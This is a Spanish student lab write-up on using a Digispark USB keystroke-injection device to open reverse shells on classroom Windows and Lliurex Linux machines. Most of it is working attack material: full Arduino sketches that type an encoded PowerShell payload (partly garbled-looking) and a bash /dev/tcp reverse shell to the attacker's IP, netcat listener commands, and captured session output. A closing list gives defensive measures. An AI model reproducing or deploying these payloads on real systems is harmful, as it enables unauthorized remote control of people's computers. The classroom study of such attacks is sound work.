

Reverse shell con víctimas Windows y Linux

Que es un reverse shell?

Un reverse shell es un tipo de ataque en el que la víctima inicia la conexión hacia el atacante. A diferencia de los ataques normales, donde el atacante se conecta directamente a la víctima, en un reverse shell es la víctima quien establece la conexión. Esto permite al atacante obtener una shell remota para ejecutar comandos y acceder a archivos del sistema de la víctima.

Windows

Mi equipo de clase tiene la dirección IP 10.2.218.16, por lo que, mediante el uso del USB Digispark, he programado en Arduino un payload que, al conectarse a un equipo Windows, ejecuta automáticamente PowerShell y a continuación el payload.

```

k-shell-inversa-win
#define LAYOUT_SPANISH
#include <DigKeyboard.h>
#define KEY_TAB 0x2b


void setup() {
  DigKeyboard.update();
  DigKeyboard.delay(5000);
}

void loop() {
  // Abre la ventana de ejecución de Windows
  DigKeyboard.sendKeyEvent(KEY_R, MOD_GUI_LEFT);
  DigKeyboard.delay(2000);

  // Lanza una terminal de PowerShell
  DigKeyboard.println(F("powershell"));
  DigKeyboard.delay(3000);

  // Shell inversa con la IP del atacante 10.2.218.16
  DigKeyboard.println(F("powershell -e '3AB2AD0A3wAxADAALgAyAC4AMgAxADgALgAXADYAOgA4ADAAOAAwACcAOwAkAGkAPQAnADUANAA0ADAANwA5ADIAyWAtADEANQBhAdgANQA3AGMANQAtADUAYwB1ADIAMwA1ADKANAANADsAJABwAD0AJwBoAHQAdABwADoALwAvACcAOwAkAHYAPQB1JAG4AdgBvAGsAZQATAFCAZQB1AFIAZQBxAHUAZQBZAHQAIAAtAFUAcwB1AEIAYQBZAGkAYwBQAGEAcgBZAGkAbgBnACAALQBVAHIaAQAGACQAcAAkAHMALwA1ADQANAAwADcAQOAYAGMAIAAtAEgAZQBhAG0AZQBvAHMAITABAAHSUAgYAC0AQQA3ADUANQAtAGMANAA2ADYAIgA9ACQAaQB9ADsAdwBoAGkAbAB1ACAkAAkAHQAcgB1AGUAQKB7ACQAYwA9ACgASQBvAHYAbwB1AGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0AVQBYAGkAIAAkAHAAJABZAC8AMQA1AGEAOAA1ADcAYwA1ACAALQB1AGUAYQBkAGUAcgBZACAAQAB7ACTIAWAAtADKAnwA1ADUALQBjADQANgA2ACIAPQAKAGkAFQAPAC4AQwBvAG4AdAB1AG4AdAA7AGkAZgAgACgAJABjACAALQB1AGUAIAA1AE4AbwBuAGUAIgApACAeAwAkAHIAPOBPAGUAeAAGACQAYwAgAC0ARQBYAHIAbwByAEAYwB0AGkAbwBuACA AUwB0AG8ACAgAC0ARQBYAHIAbwByAFYAYQBYAGkAYQB1AGwAZQAgAGUAOWAkAHIAPOBPAGUAeAATAFMAcABYAGkAbgBnACAALQBjAG4AcAB1AHQATwB1AGoAZQBjAHQAIAAkAHIAOWAkAHQAPQBjAG4AdgBvAGsAZQATAFCAZQB1AFIAZQBxAHUAZQBZAHQAIAAtAFUAcgBpACAAJABwACQAcwAvADUAYwB1ADIAMwA1ADKANAAGAC0ATQB1AHQAaABvAGQAIABQAE8AUwBUACAALQB1AGUAYQBkAGUAcgBZACAAQAB7ACTIAWAAtADKAnwA1ADUALQBjADQANgA2ACIAPQAKAGkAFQAGAC0AQgBvAGQAEgAgACgAWwBTAHKAcwB0AGUAbQAUAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBwAGcAXQA6ADoAVQBUAeyAOAAUAEcAZQB0AETAEQB0AGUAcwAoACQAZQARACQAcgApACAALQBjAG8AAaQBwACAACAAJwAgACAKQB9ACAACwBSAGUAZQBwACAAMAuADgATQA='"));
  while(1);
}

```



En el equipo atacante, en la terminal, he ejecutado el comando `nc -lvp 8080` para escuchar conexiones en ese puerto. El USB ejecuta el comando en base64 con la IP del atacante (10.2.218.16) y el puerto 8080, por lo que el atacante debe estar a la escucha en ese puerto para recibir la conexión.

Como se puede ver en la imagen, el ataque se ha realizado correctamente, permitiéndome conectarme a la máquina Windows mediante el USB Digispark.

```

caroch@a218pc16:~$ nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on 10.2.218.139 50090
GET /5440792c HTTP/1.1
X-9755-c466: 5440792c-15a857c5-5ce23594
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; es-ES) WindowsPowerShell/5.1.19041.3803
Host: 10.2.218.16:8080
Connection: Keep-Alive

```

Linux

He realizado el mismo ataque, pero esta vez la víctima ha sido un equipo Lliurex en lugar de Windows. Mediante Arduino, he programado el USB para que abra la terminal de Lliurex y ejecute el comando encargado de realizar el reverse shell.

```
5-shell-inversa-linux
#include <DigiKeyboard.h>

void setup() {
  DigiKeyboard.delay(5000);
}

void loop() {
  // 1. Abrir terminal con Ctrl+Alt+T
  DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT | MOD_ALT_LEFT);
  DigiKeyboard.delay(3000);

  // 2. Cambiar teclado a US temporalmente
  DigiKeyboard.println(F("setxkbmap us"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);

  // 3. Ejecutar comando de reverse shell
  DigiKeyboard.println(F("bash -c 'bash -i >& /dev/tcp/10.2.218.16/9000 0>&1'"));
  DigiKeyboard.sendKeyStroke(KEY_ENTER);

  // Detener ejecución
  while(1);
}
```


```
joangarcia@a218pc10:~$ setxkbmap us
joangarcia@a218pc10:~$
joangarcia@a218pc10:~$ bash -c 'bash -i >& /dev/tcp/10.2.218.16/9000 0>&1'
```

Previamente he especificado que el atacante tiene la IP 10.2.218.16 y el puerto 9000, por lo que en el equipo atacante he ejecutado el comando `nc -lvnp 9000` para quedar a la escucha y recibir la conexión cuando se ejecute el USB.

```
caroch@a218pc16:~$ nc -lvnp 9000
Listening on 0.0.0.0 9000
Connection received on 10.2.218.10 42790
joangarcia@a218pc10:~$

joangarcia@a218pc10:~$ echo "creado por carles y joan" > hackeado
echo "creado por carles y joan" > hackeado
joangarcia@a218pc10:~$
joangarcia@a218pc10:~$
```

Una vez establecida la conexión, he creado un archivo llamado hackeado para verificar que estoy correctamente en el equipo víctima y, posteriormente, desde el equipo víctima he verificado con cat que el fichero existe.

A terminal window with a black background and green text. At the top, there are three tabs: 'datanaiximent.txt', 'Documents', and 'hackea'. The terminal shows a user 'joangarcia' at a machine 'a218pc10' in the home directory '~'. The user enters the command 'cat hackeado', and the output is 'creado por carles y joan'. The prompt returns to '~\$' with a cursor.

```
joangarcia@a218pc10:~$ cat hackeado
creado por carles y joan
joangarcia@a218pc10:~$
```

Medidas defensivas contra ataques de reverse shell

- **Deshabilitar la ejecución automática de dispositivos USB** para evitar que se ejecuten payloads al conectar dispositivos externos.
- **Restringir el uso de PowerShell y terminales** mediante políticas de grupo (GPO) y control de privilegios.
- **Uso de antivirus y EDR actualizados**, capaces de detectar comportamientos sospechosos como reverse shells.
- **Filtrado de tráfico saliente en el firewall**, bloqueando conexiones no autorizadas a puertos externos.
- **Principio de mínimos privilegios**, evitando que los usuarios tengan permisos de administrador.
- **Monitorización de red**, para detectar conexiones inusuales hacia IPs externas.
- **Deshabilitar o controlar dispositivos HID (teclados USB)** mediante políticas de seguridad.
- **Concienciación de usuarios**, para no conectar dispositivos USB desconocidos.